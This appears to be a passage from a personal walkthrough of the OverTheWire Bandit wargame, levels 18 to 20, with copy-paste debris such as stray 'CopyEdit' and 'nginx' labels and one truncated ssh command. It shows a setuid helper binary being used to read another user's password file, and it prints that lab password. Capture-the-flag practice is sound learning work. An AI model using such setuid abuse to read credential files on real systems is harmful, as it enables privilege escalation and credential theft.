2) save the password shown

LEVEL 18 TO 19:

Steps:

1) ssh bandit18@localhost "cat readme execute to SSH

2) Then Save the password

LEVEL 19 TO 20:

```
bandit19@bandit:~$ ls
bandit20-do
bandit19@bandit:~$ ./bandit20-do
Run a command as another user.
Example: ./bandit20-do id
bandit19@bandit:~$ ./bandit20-do id
uid=11019(bandit19) gid=11019(bandit19) euid=11020(bandit20) groups=11019(bandit19)
bandit19@bandit:~$ ./bandit20-do cat /etc/bandit_pass/bandit20
GbKksEFF4yrVs6il55v6gwY5aVje5f0j
bandit19@bandit:~$
```

Steps:

1) List the files in your home directory:

bash

CopyEdit

ls

You'll see the bandit20-do binary.

2) Check the binary's functionality:

bash

CopyEdit

```
./bandit20-do id
```

This shows that it **executes commands as bandit20** (euid=1020(bandit20)), confirming we can use it to read restricted files.

### 3)Read the password for bandit20:

```
bash
```

CopyEdit

```
./bandit20-do cat /etc/bandit_pass/bandit20
```

The output is:

```
nginx
```

CopyEdit

```
GbKksEFF4yrVs6il55v6gwY5aVje5f0j
```

This is the **password for bandit20**.

---

### Next Step: Log in as Bandit 20

Now, use the new password to log in:

```
bash
```

CopyEdit

```
ssh bandit20@bandit.labs.overthewire.org -p 2220
```

When prompted, enter:

```
nginx
```

CopyEdit

```
GbKksEFF4yrVs6il55v6gwY5aVje5f0j
```